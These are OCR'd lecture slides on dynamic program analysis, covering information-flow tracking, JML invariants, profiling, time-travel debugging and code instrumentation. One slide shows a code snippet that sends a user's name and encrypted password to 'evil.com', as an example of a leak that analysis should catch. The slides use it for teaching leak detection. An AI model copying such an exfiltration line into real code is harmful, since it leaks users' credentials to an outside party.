Information Flow Analy

What to do when leak is detected?

```
var user = $_POST["user"];
var passwd = $_POST["passwd"];
var posts = db.getBlogPosts();
echo "<h1>Hi, $user</h1>";
for (post : posts)
    echo "<div>"+post.getText+"</div>";
var epasswd = encrypt(passwd);
post("evil.com/?u=$user&p=$epasswd");
```

institute for SOFTWARE RESEARCH

Error Checking and Optimization

- Check every parameter of every method is non-null
- Report warning on Integer overflow
- Use a connection pool instead of creating every database connection from scratch
- JML pre/post conditions, loop invariatns

Invariant checking


```
public class BankingExample {
    public static final int MAX_BALANCE = 1000;
    private /*@ spec_public @*/ int balance;
    //@ public invariant balance >= 0 && balance <= MAX_BALANCE;

    //@ requires 0 < amount && amount + balance < MAX_BALANCE;
    //@ ensures balance == \old(balance) + amount;
    public void credit(final int amount)    {
        this.balance += amount;
    }

    //@ requires 0 < amount && amount <= balance;
    //@ ensures balance == \old(balance) - amount;
    public void debit(final int amount) {
```

institute for SOFTWARE RESEARCH

Profiling



Java2Demo (pid 3788)

Sampler


Sample: CPU Memory Stop

Status: CPU sampling in progress

CPU samples

Hot Spots - Method	Self time [%]	Self time	Self time (CPU)
java2d.AnimatingSurface.**run** ()		8570 ms (51%)	0.000 ms
java2d.Intro$Surface.**run** ()		4215 ms (25.1%)	0.000 ms
java2d.Intro$Surface$Scene.**pause** ()		1811 ms (10.8%)	0.000 ms
java2d.MemoryMonitor$Surface.**run** ()		454 ms (2.7%)	0.000 ms
java2d.PerformanceMonitor$Surface.**run** ()		454 ms (2.7%)	0.000 ms
java2d.Intro$Surface.**paint** ()		197 ms (1.2%)	197 ms
java2d.demos.Composite.FadeAnim.**render** ()		196 ms (1.2%)	196 ms
java2d.Surface.**paintImmediately** ()		195 ms (1.2%)	96.8 ms
java2d.demos.Colors.ColorConvert.**render** ()		195 ms (1.2%)	195 ms
java2d.MemoryMonitor$Surface.**start** ()		122 ms (0.7%)	122 ms

Back-in-time/Time-travel Debugging



VARIABLES

Local

```
arguments: Object {__proto__: Object,…
bestCorrectness: -1
bestWeights: undefined
correctness: 0.49
i: 0
testSet: Array[]
testSetCorrectness: undefined
```

WATCH

CALL STACK — PAUSED ON STEP

```
main             test.js    22
ontimeout        timers.js  365
tryOnTimeout     timers.js  237
listOnTimeout    timers.js  207
```

BREAKPOINTS

- [ ] All Exceptions
- [x] Uncaught Exceptions
- [x] test.js 31

```
    var trainingSet = generateTestData(0, 100)
    var testSet = generateTestData(10000, 11000)

    var weights, bestWeights
    var bestCorrectness = -1

    for (var i=0; i<ITERATIONS; i++){
        weights = getRandomWeights()


        var correctness = getCorrectness(weights, trainingSet)

        if (correctness > bestCorrectness) {
            debugger
            bestCorrectness = correctness
            bestWeights = cloneObject(weights)

            var testSetCorrectness = getCorrectness(weights, testSet)

            console.log("New best correctness in training (test) set:", correctness *
        }
    }
}



function getRandomWeights(){
```

DEBUG CONSOLE

```
/Users/mattzeunert/Downloads/node-v7.0.0-nightly201612169538b4aa4f-darwin-x64/bin/node --deb
ug-brk=17011 -TTDebug:log -TTBreakFirst test.js
Debugger listening on 127.0.0.1:17011
```

http://www.mattzeunert.com/2016/12/22/vs-code-time-travel-debugging.html

Discussed analyses

- Coverage
- Dynamic type checking
- Information flow
- Error checking
- Profiling
- Back-in-time debugging

ABSTRACTION

What to record?

- Cannot record everything
  - With massive compression ~0.5MB per million instructions
  - Instrumentation overhead
- Relevant data depends on analysis problem
  - Method coverage vs branch coverage vs back-in-time debugging

Abstraction

- Focus on a particular program property or type of information.
  - Abstracting parts of a trace or execution rather than the entire state space.

- How does abstraction apply in the coverage example? In information-flow analysis?

Parts of a dynamic analysis

- Property of interest.
- Information related to property of interest.
- Mechanism for collecting that information from a program execution.
- Test input data.
- Mechanism for learning about the property of interest from the information you collected.

What are you trying to learn about? Why?

How are you learning about that property?

Instrumentation, etc.

What are you running the program on to collect the information?

For example: how do you get from the logs to branch coverage?

Coverage example, redux:

1. Property of interest.	→	*1. Branch coverage of the test suite!*
2. Information related to property of interest.	→	*2. Which branch was executed when!*
3. Mechanism for collecting that information from a program execution.	→	*3. Logging statements!*
4. Test input data.	→	*4. The test cases we generated for that example last Thursday!*
5. Mechanism for learning about the property of interest from the information you collected.	→	*5. Postprocessing step to go from logs to coverage info!*

Discussed analyses


- Coverage
- Dynamic type checking
- Information flow
- Error checking
- Profiling
- Back-in-time debugging

INFORMATION COLLECTION

Code Instrumentation

- Modify the original code to collect data
  - Manually or automatically (transparent)
  - Output format or channel

Code Transformation




How to Transform Source Code?

Text manipulation

- Manually
- Regular expressions
  - s/(\w+\(.*\);)/int t=time();\
    $1 print(time()-t);/g

- Benefits?
- Drawbacks?


Parsing + Pretty Printing



Parsing technology

